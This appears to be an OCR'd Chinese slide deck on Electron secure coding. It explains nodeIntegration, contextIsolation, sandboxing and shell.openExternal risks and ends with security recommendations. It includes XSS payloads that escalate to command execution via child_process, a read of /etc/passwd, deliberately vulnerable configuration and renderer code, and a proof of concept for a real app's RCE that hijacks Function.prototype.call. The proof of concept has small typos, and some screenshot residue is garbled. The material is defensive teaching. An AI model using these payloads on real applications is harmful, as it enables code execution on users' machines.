
Electron
Secure Coding

Electron整体架构

- 使用 JavaScript，HTML 和 CSS 构建跨平台的桌面应用程序的框架



Electron进程模型

- 主进程+渲染进程(继承自Chromium的多进程架构)
- 主进程：入口点，在Node.js环境中运行
  - 创建渲染进程（如BrowserWindow）
  - 控制应用生命周期
  - 调用系统底层功能
- 渲染进程：
  - 与主进程通过IPC通信
  - 上下文隔离(contextIsolation默认开启)
  - 无Node.js集成(nodeIntegration默认关闭)
  - 预加载脚本

Node.js集成(nodeIntegration)

- 允许渲染进程使用require来访问Node.js模块和API
  - 可以读取本地文件：require('fs').readFileSync('/etc/passwd')
  - 可以执行系统命令：require('child_process').execSync('calc')

- 禁用Node.js集成(nodeIntegration: false)
  - 防止XSS攻击升级为“远程代码执行” (RCE) 攻击。
  - <img src=x onerror="alert(require('child_process').execSync('calc').toString());">

查找配置文件中的漏洞

File:
vulnerable1/main.js

```
function createWindow () {
  // Create the browser window.
  const mainWindow = new BrowserWindow({
    width: 800,
    height: 600,
    webPreferences: {
      preload: path.join(__dirname, 'preload.js'),
      nodeIntegration: true,
      contextIsolation: false
    }
  })
```

```
/* renderer.js */
document.getElementById('send_button').onclick = function () {
        try {
                var message = document.getElementById('message').value;
                document.getElementById('output').innerHTML = message;
        }
        catch (e) {
                alert('got error: ' + e);
        }
}
```

Electron XSS的基本利用

攻击负载

<img src=x onerror=alert(1)>


利用 nodeIntegration

当启用nodeIntegration时，利用XSS漏洞我们可以调用任意Node.js API = RCE：

攻击示例（Linux ）

<img src=x onerror="alert(require('child_process').execSync('id').toString());">

利用 nodeIntegration



当启用nodeIntegration的时候，应用中任何XSS都可能进一步成为RCE

上下文隔离(contextIsolation)

- 允许开发者在预加载脚本(preload script)里运行代码，里面包含Electron API和专用的JavaScript上下文。
  - 预加载脚本比渲染进程拥有更高特权(能够访问Node.js API)
  - 保护全局对象不被渲染进程修改。

- 开启上下文隔离(contextIsolation: true)

```
/* renderer */
Array.prototype.indexOf = function(){
    return 1;
}
```

```
/*preload.js */
const {shell} = require('electron');
const SAFE_PROTOCOLS = ["http:", "https:"];
document.addEventListener('click', (e)=>{
    if (e.target.nodeName === 'A') {
        var link = e.target;
        if (SAFE_PROTOCOLS.indexOf(link.protocol) !== -1) {
            shell.openExternal(link.href);
        }else {
            alert('This link is not allowed');
        }
        e.preventDefault();
    }
}, false);
```

Wea RCE

- 会议名称处存在XSS
- jQuery.html function 相当于 innerHTML

```
175 } else {
176   $('.incoming-avatar-group-placeholder').show();
177   $('.incoming-avatar-title').html(globalInComing.meetingName || 'Group');
178   if (globalInComing.groupId) {
179     window.searchUser(globalInComing.groupId);
180   }
181 }
```

- nodeIntegration 未启用 ✔
- contextIsolation 未启用 ✘

Wea RCE

- contextIsolation 未启用
  - 影响预加载脚本(preload script)中的全局对象（未能利用）
  - 影响electron的内部代码实现（成功利用）
- https://github.com/electron/electron/blob/8374b9c2ad23187c614a2305c3f5cc6e52a14c0c/lib/renderer/init.ts#L23-L28


```
Module.wrapper = [
  '(function (exports, require, module, __filename, __dirname, process, global, Buffer) { ' +
  // By running the code in a new closure, it would be possible for the module
  // code to override "process" and "Buffer" with local variables.
  'return function (exports, require, module, __filename, __dirname) { ',
  '\n}.call(this, exports, require, module, __filename, __dirname); });'
];
```

Wea RCE

- 劫持Function.prototype.call函数，可以获得传入的参数
- 第三个参数为require

```
var require_leak;
const originalCall = Function.prototype.call;
Function.prototype.call = funciton(...args) {
    if (args[2] && args[2].name == "require") {
        require_leak = args[2];
        require_leak("module")
            ._load("child_process")
            .execFile("/System/Applications/Calculator.app/Contents/MacOS/Calculator");
        Function.prototpye.call = originalCall;
    }
    originalCall.apply(this, args);
}
```

Wea RCE


0
AC
+/-
%
÷
7
8
9
×
4
5
6
−
1
2
3
+
0
,
=
Search
All
Private
Note
asdf
TUE
Test Pavel
wea:meeting.uyw9fosimmzxlfl45il...
1 HR
New group from "New grou...
Wea invites you to give a feedbac...
TUE
New group 23
Wea invites you to give a feedbac...
TUE
Test group2
Wea invites you to give a feedbac...
TUE
Test Group
TUE

沙箱(sandbox)

- chromium的功能：
  - 限制renderer对系统资源的访问
  - 减少恶意代码可能造成的伤害

- 如果关闭：
  - 攻击者可以针对过时的chromium的渲染器进行攻击，从而RCE

- 推荐启用

shell.openExternal

- 使用桌面原生工具打开指定协议URI
  - 基于URI和文件类型关联(URI Scheme)
  - http/https: 浏览器
  - mailto: 邮件客户端
  - file: pdf? jpg? calc.exe?

- 传给shell.openExternal函数的参数都要进行检查!

更多

- 内容安全策略(Content Security Policy)，防范XSS
- allowRunningInsecureContent的正确配置，防范中间人攻击
- 禁用或限制网页跳转
- ...

- 参考: https://www.electronjs.org/zh/docs/latest/tutorial/security